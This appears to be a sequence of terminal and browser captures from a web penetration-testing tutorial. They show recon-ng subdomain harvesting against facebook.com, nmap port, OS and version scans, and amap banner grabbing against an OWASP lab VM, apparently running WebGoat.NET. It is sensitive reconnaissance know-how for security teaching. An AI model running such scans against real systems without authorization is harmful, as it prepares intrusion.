
```
[recon-ng][default] > load recon/domains-hosts/bing_domain_web
[recon-ng][default][bing_domain_web] > set source facebook.com
SOURCE => facebook.com
[recon-ng][default][bing_domain_web] > show info

      Name: Bing Hostname Enumerator
      Path: modules/recon/domains-hosts/bing_domain_web.py
    Author: Tim Tomes (@LaNMaSteR53)

Description:
  Harvests hosts from Bing.com by using the 'site' search operator. Updates the 'hosts' table with the
  results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  facebook.com   yes       source of input (see 'show info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs
```




```
[recon-ng][default][bing_domain_web] > run

------------
FACEBOOK.COM
------------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Afacebook.com
[*] [host] th-th.facebook.com (<blank>)
[*] [host] www.facebook.com (<blank>)
[*] [host] apps.facebook.com (<blank>)
[*] [host] business.facebook.com (<blank>)
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Afacebook.com+-domain%3Ath-th.facebook.com+-domain%
[*] [host] en-gb.facebook.com (<blank>)
[*] [host] web.facebook.com (<blank>)
[*] [host] relianceada.facebook.com (<blank>)
[*] [host] mbasic.facebook.com (<blank>)
[*] [host] fa-ir.facebook.com (<blank>)
[*] [host] ro-ro.facebook.com (<blank>)
[*] [host] mobile.prod.facebook.com (<blank>)
[*] [host] sl-si.facebook.com (<blank>)
[*] [host] sr-rs.facebook.com (<blank>)
[*] [host] bs-ba.facebook.com (<blank>)
[*] [host] fi-fi.facebook.com (<blank>)
[*] [host] developers.facebook.com (<blank>)
[*] [host] fb.m.facebook.com (<blank>)
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Afacebook.com+-domain%3Ath-th.facebook.com+-domain%
main%3Aen-gb.facebook.com+-domain%3Aweb.facebook.com+-domain%3Arelianceada.facebook.com+-domain%3Ambasic.f
bile.prod.facebook.com+-domain%3Asl-si.facebook.com+-domain%3Asr-rs.facebook.com+-domain%3Abs-ba.facebook.
facebook.com
```




```
[recon-ng][default][csv] > use reporting/
reporting/csv         reporting/json        reporting/proxifier  reporting/xlsx
reporting/html        reporting/list        reporting/pushpin    reporting/xml
[recon-ng][default][csv] > use reporting/csv
[recon-ng][default][csv] > set TABLE domains
TABLE => domains
[recon-ng][default][csv] > show options

  Name      Current Value                                 Required  Description
  --------  -------------                                 --------  -----------
  FILENAME  /root/.recon-ng/workspaces/default/results.csv  yes       path and filename for output
  TABLE     domains                                       yes       source table of data to export

[recon-ng][default][csv] >
[recon-ng][default][csv] > run
```



```
root@kali:~# nmap -sT 10.7.7.5

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-01 10:34 CAT
Nmap scan report for 10.7.7.5
Host is up (0.00069s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
MAC Address: 08:00:27:DA:00:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds
root@kali:~# nmap -sT --top-ports 5 10.7.7.5

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-01 10:34 CAT
Nmap scan report for 10.7.7.5
Host is up (0.00035s latency).

PORT    STATE  SERVICE
21/tcp  closed ftp
22/tcp  open   ssh
23/tcp  closed telnet
80/tcp  open   http
443/tcp open   https
MAC Address: 08:00:27:DA:00:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.25 seconds
root@kali:~# nmap -sT -p80,443,138-150 --open 10.7.7.5

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-01 10:34 CAT
Nmap scan report for 10.7.7.5
Host is up (0.00033s latency).
Not shown: 11 closed ports
PORT    STATE SERVICE
80/tcp  open  http
139/tcp open  netbios-ssn
143/tcp open  imap
443/tcp open  https
MAC Address: 08:00:27:DA:00:19 (Oracle VirtualBox virtual NIC)
```



```
root@kali:~# nmap -sT -O 10.7.7.5

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-25 22:59 AEDT
Nmap scan report for owaspbwa (10.7.7.5)
Host is up (0.00031s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
MAC Address: 08:00:27:4F:17:30 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```



Results 1039 Found For wikipedia.org

The domain had multiple IPs (DNS A records), you can click the other IPs to see results on those.

91.198.174.192

1 - wikipedia.org

2 - www.wikipedia.org

3 - wikimedia.org

4 - www.wikimedia.org

5 - wiktionary.org

6 - www.wiktionary.org

IP Details

IP Address
91.198.174.192


Reverse Dns
text-lb.esams.wikimedia.org

IP Block
91.198.174.0/24

IP Block Assigned
Oct 2, 2007


AS Name

AS Country Code
NL




Response from [redacted]


```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Set-Cookie: um_IsMobile=False; path=/; HttpOnly
Set-Cookie: um_IsMobile=False; path=/; HttpOnly
Set-Cookie: language=en-US; path=/; HttpOnly
Date: Sat, 03 Jan 2015 20:29:09 GMT
Content-Length: 29119
Strict-Transport-Security: max-age=86400
Set-Cookie: BIGipServerProd_pool1=335653286.20480.0000; Path=/
Server: F5
Vary: Accept-Encoding
Connection: Keep-Alive
```



```
root@kali:~# nmap -sT -sV 10.7.7.5

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-01 11:02 CAT
Nmap scan report for 10.7.7.5
Host is up (0.00053s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/https?
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-rmi    Java RMI
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following finge
rprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.60%I=7%D=10/1%Time=59D0AF40%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");
MAC Address: 08:00:27:DA:00:19 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.81 seconds
```



```
root@kali:~# amap -bqv 10.7.7.5 21 22 25 80 443
Using trigger file /etc/amap/appdefs.trig ... loaded 30 triggers
Using response file /etc/amap/appdefs.resp ... loaded 346 responses
Using trigger file /etc/amap/appdefs.rpc ... loaded 450 triggers

amap v5.4 (www.thc.org/thc-amap) started at 2017-10-02 12:30:24 - APPLICATION MAPPING mode

Total amount of tasks to perform in plain connect mode: 115
Protocol on 10.7.7.5:443/tcp (by trigger http) matches http - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//E
N">\n<html><head>\n<title>400 Bad Request</title>\n</head><body>\n<h1>Bad Request</h1>\n<p>Your browser sent a reques
t that this server could not understand.<br />\nReason You're speaking plain HTTP to an SS
Protocol on 10.7.7.5:443/tcp (by trigger http) matches http-apache-2 - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HT
ML 2.0//EN">\n<html><head>\n<title>400 Bad Request</title>\n</head><body>\n<h1>Bad Request</h1>\n<p>Your browser sent
 a request that this server could not understand.<br />\nReason You're speaking plain HTTP to an SS
Protocol on 10.7.7.5:80/tcp (by trigger http) matches http - banner: HTTP/1.1 200 OK\r\nDate Mon, 02 Oct 2017 213024
GMT\r\nServer Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_pyt
hon/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.
Protocol on 10.7.7.5:80/tcp (by trigger http) matches http-apache-2 - banner: HTTP/1.1 200 OK\r\nDate Mon, 02 Oct 201
7 213024 GMT\r\nServer Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.
1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.
Protocol on 10.7.7.5:22/tcp (by trigger ssl) matches ssh - banner: SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu4\r\n
Protocol on 10.7.7.5:22/tcp (by trigger ssl) matches ssh-openssh - banner: SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu4\r\n
Protocol on 10.7.7.5:443/tcp (by trigger ssl) matches ssl - banner: JFY9WDWm@N E\\+G!gnu\\~byk\v00\t\rr0\r\t*H\r010Uo
waspbwa0\r130102211238Z\r221231211238Z010Uowaspbwa00\r\t*H\r0{_qKK9RM\\M;wRp342xBa7`RE.LC\v'BD9^'";Dd{9n oG8qLj sSG0\
r\t*H\rM)(2j#Q+7R^cyh?E<)`o!\f\v1[;w@~@Dg[(yQEM<rjO`3ER\f}@6J\n\f9_R\vtQ.cr~ZyB\v*)2JFzc
Waiting for timeout on 19 connections ...

amap v5.4 finished at 2017-10-02 12:30:36
```




Status	Method	File	Domain
● 200	GET	Default.aspx	10.7.7.5
▲ 304	GET	jquery-ui-1.8.16.custom.css	10.7.7.5
▲ 304	GET	styles.css	10.7.7.5
▲ 304	GET	00.reset.css	10.7.7.5
▲ 304	GET	01.960_24_col.css	10.7.7.5
▲ 304	GET	02.text.css	10.7.7.5
▲ 304	GET	03.layout.css	10.7.7.5
▲ 304	GET	BreadCrumb.css	10.7.7.5
▲ 304	GET	Forms.css	10.7.7.5
▲ 304	GET	buttons.css	10.7.7.5
▲ 304	GET	grids.css	10.7.7.5
▲ 304	GET	left-menu.css	10.7.7.5
▲ 304	GET	styles.css	10.7.7.5
▲ 304	GET	jquery-1.4.2.min.js	10.7.7.5

Request URL: http://10.7.7.5/webgoat.net/Default.aspx
Request method: GET
Remote address: 10.7.7.5:80
Status code: ● 200 OK
Version: HTTP/1.1


Response headers (0.476 KB)

- **Cache-Control**: "private"
- **Connection**: "Keep-Alive"
- **Content-Length**: "18873"
- **Content-Type**: "text/html; charset=utf-8"
- **Date**: "Mon, 02 Oct 2017 23:18:08 GMT"
- **Keep-Alive**: "timeout=15, max=86"
- **Server**: "Apache/2.2.14 (Ubuntu) mod_mono/2.4....r/4.0.38 mod_perl/2.0.4
- **Set-Cookie**: "Server=b3dhc3Bid2E=; path=/"
- **X-AspNet-Version**: "2.0.50727"

